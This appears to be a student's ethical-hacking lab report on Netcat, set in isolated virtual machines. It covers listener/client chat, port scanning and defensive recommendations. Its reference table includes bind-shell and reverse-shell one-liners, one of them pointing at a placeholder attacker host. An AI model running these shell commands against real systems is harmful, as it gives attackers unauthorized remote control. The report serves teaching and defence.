
Lab 2 Report: Mastering Netcat for Network Administration & Penetration Testing

Author: Ayesha Nadeem | Ethical Hacker



Lab Objective: To gain practical, hands-on experience with Netcat (nc) by performing critical network operations, including banner grabbing, file transfers, port listening, and binding shells, demonstrating its utility in both administrative and security contexts.

Date: August 19th, 2025

Table of Contents

1.0. Executive Summary

This project involved a comprehensive exploration of Netcat, a fundamental and powerful networking utility. The lab covered its use for a wide range of tasks, from basic connectivity testing and service interrogation to more advanced offensive security techniques like shell redirection. The skills demonstrated are essential for network troubleshooting, diagnostic workflows, and understanding the basics of post-exploitation.

2.0. Introduction & Tool Overview

Netcat is often called the "TCP/IP Swiss Army knife." It is a simple command-line utility that reads and writes data across network connections, using TCP or UDP protocols. Its versatility makes it an indispensable tool for network administrators for debugging and scripting, and for penetration testers for its ability to create almost any kind of connection, including backdoors.

Key Characteristics:


- **Protocol Agnostic:** Works with both TCP (default) and UDP (`-u` flag).
- **Client/Server Model:** Can operate as either a client (initiating connections) or a server (listening for connections).
- **Portability:** Found by default on most Linux distributions and easily available for all platforms.
- **Scriptability:** Can be easily integrated into shell scripts for automation.
- **Powerful & Dangerous:** Its simplicity and power also make it a common tool used by attackers, making understanding it crucial for defenders.

3.0 Lab Setup & Installation

Target Environment: Two virtual machines on an isolated lab network (e.g., Kali Linux Attacker: `192.168.56.101`, Ubuntu Victim: `192.168.56.102`).
Testing Platform: Kali Linux 2024.1 (Netcat is usually pre-installed as `nc` or `netcat`).


3.1 Installation (if needed)

Command: `sudo apt update && sudo apt install netcat-traditional -y`



```
┌──(ayeshanadeem㉿ayeshanadeem)-[~]
└─$ sudo apt update && sudo apt install netcat-traditional -y
[sudo] password for ayeshanadeem:
Ign:1 http://packages.ros.org/ros/ubuntu kali-rolling InRelease
Err:2 http://packages.ros.org/ros/ubuntu kali-rolling Release
```

Command: nc -h



```
┌──(ayeshanadeem㉿ayeshanadeem)-[~]
└─$ nc -h
[v1.10-50]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```


4.0 Methodology: Practical Exercises

All exercises were conducted within a controlled lab environment.

4.1. Connection establishment within same machine on same port

LISTENER: One 1st terminal write a command


Command: nc -l -p [any port number]



```
┌──(ayeshanadeem㉿ayeshanadeem)-[~]
└─$ nc -l -p 1221
█
```

CLIENT: On 2nd terminal write a command


Command: nc [ip] [port]




```
┌──(ayeshanadeem㉿ayeshanadeem)-[~]
└─$ nc 192.168.[redacted] 1221
Hello
I am a hacker
You're hacked
000000
```

After entering a command start writing some textual stuff under it. In result it will shows in 1st terminal automatically

Findings: Successfully demonstrated TCP socket communication on the local host. This proves Netcat can be used for basic data exfiltration or chat between processes on the same system



```
┌──(ayeshanadeem㉿ayeshanadeem)-[~]
└─$ nc -l -p 1221
Hello
I am a hacker
You're hacked
```


ayeshanadeem@ayeshanadeem: ~
File Actions Edit View Help
ayeshanadeem@ayeshanadeem: ~
File Actions Edit View Help


```
┌──(ayeshanadeem㉿ayeshanadeem)-[~]
└─$ nc -l -p 1221
Hello
I am a hacker
You're hacked
000000
```

```
┌──(ayeshanadeem㉿ayeshanadeem)-[~]
└─$ nc 192.168.[redacted] 1221
Hello
I am a hacker
You're hacked
000000
```

4.2. Connection establishment across different machine on same port

LISTENER: One 1st terminal write a command


Command: nc -l -v -p [any port number]



```
┌──(ayeshanadeem㉿ayeshanadeem)-[~]
└─$ nc -l -v -p 4567
listening on [any] 4567 ...
```


CLIENT: On 2nd terminal write a command

Command: nc -v [ip] [port]



```
ayeshanadeem@ayeshanadeem: ~
ayeshanadeem@ayeshanadeem:~$ nc -v 192.168.[redacted] 4567
Connection to 192.168.[redacted] 4567 port [tcp/*] succeeded!
Hi, there I am sending this msg from Ubuntu machine
I am a hacker
And you're hacked now :)
```


Findings: Created a successful connection in **verbose mode** using netcat commands. Similarly we can also send any file .txt, .exe, .msi and .bat etc



```
┌──(ayeshanadeem㉿ayeshanadeem)-[~]
└─$ nc -l -v -p 4567
listening on [any] 4567 ...
192.168.[redacted]: inverse host lookup failed: Unknown host
connect to [192.168.[redacted]] from (UNKNOWN) [192.168.[redacted]] 50406
Hi, there I am sending this msg from Ubuntu machine
I am a hacker
And you're hacked now :)
```

4.3. Banner Grabbing:


Command: nc -zvw [time in sec] [vivtim's IP] [port]



```
┌──(ayeshanadeem㉿ayeshanadeem)-[~]
└─$ nc -zvw 1 192.168[redacted] 22
192.168.[redacted]: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.[redacted]] 22 (ssh) open
```

Findings: The connection is open at port 22


Command: nc -zvw [time in sec] [vivtim's IP] [port range]



```
┌──(ayeshanadeem㉿ayeshanadeem)-[~]
└─$ nc -zvw 1 192.168.[redacted] 1-100
192.168.[redacted]: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.[redacted]] 22 (ssh) open
```

Findings: This time we scanned a range of ports. It again it tells only port 22 is open.

Command: nc -zvw [time in sec] [vivtim's IP] [specific port]



```
┌──(ayeshanadeem㉿ayeshanadeem)-[~]
└─$ nc -zvw 1 192.168.[redacted] 99
192.168.[redacted]: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.[redacted]] 99 (?) : Connection refused
```

Findings: This **Connection refused** means the port is closed. No service is listening on that port, or a host-based firewall is actively rejecting the connection attempt.

5.0. Analysis & Defensive Implications

The exercises demonstrated Netcat's dual-use nature:

- **Administrative Utility:** It is invaluable for quick connectivity tests, banner grabbing for asset management, and ad-hoc file transfers.
- **Security Threat:** Its ability to create hidden tunnels, transfer tools, and bind shells makes it a primary tool for attackers after initial compromise.

5.1. Defensive Recommendations:

1. **Network Monitoring:** Alert on outbound connections from internal hosts to unknown external IPs on high ports.
2. **Endpoint Detection:** Use EDR/AV tools to detect the execution of `nc`/`netcat` with suspicious flags (especially `-e`).
3. **Least Privilege:** Restrict user permissions to prevent the execution of unauthorized software.

4. **Egress Filtering:** Enforce strict firewall rules to limit unnecessary outbound traffic from sensitive networks.

6.0. Conclusion

This lab provided practical experience with Netcat's core functionalities. Its simplicity belies its power, making it a critical tool to understand for both building and securing networks. Mastering Netcat provides a deep understanding of raw socket communication, which is the foundation of all network security tools.

The key takeaway is that a tool is defined by its user's intent. In the hands of an administrator, it's for debugging. In the hands of a penetration tester, it's for assessing controls. In the hands of an attacker, it's for maintaining access.

7.0. Appendices

7.1. Netcat Command Quick Reference

Command	Description
`nc -nv [IP] [PORT]`	Connect to a TCP port. `-v` for verbose.
`nc -nvu [IP] [PORT]`	Connect to a UDP port.
`nc -nlvp [PORT]`	Listen for a connection on a TCP port.
`nc -zvn [IP] [PORT-RANGE]`	Scan for open ports.
`nc [IP] [PORT] < [file]`	Send a file.
`nc -nlvp [PORT] > [file]`	Receive a file.
`nc -nlvp [PORT] -e /bin/bash`	**Bind a shell** (dangerous!).
`nc [ATTACKER_IP] [PORT] -e /bin/bash`	**Reverse shell** (dangerous!).

7.2. Recommended Further Steps

- **PowerShell Variant:** Experiment with PowerCat, a Netcat implementation in PowerShell for Windows environments.
- **Encryption:** Explore ncat, the improved version from the Nmap project, which adds SSL encryption to connections.
- **Pivoting:** Research how Netcat can be used for chaining connections through compromised hosts (pivoting).

Reference:

https://youtu.be/Wzc9cgEar7g?si=GsFmowthaZye3ohQ

https://youtu.be/2H5l2c26NPw?si=HZaalcjMgil1j-t8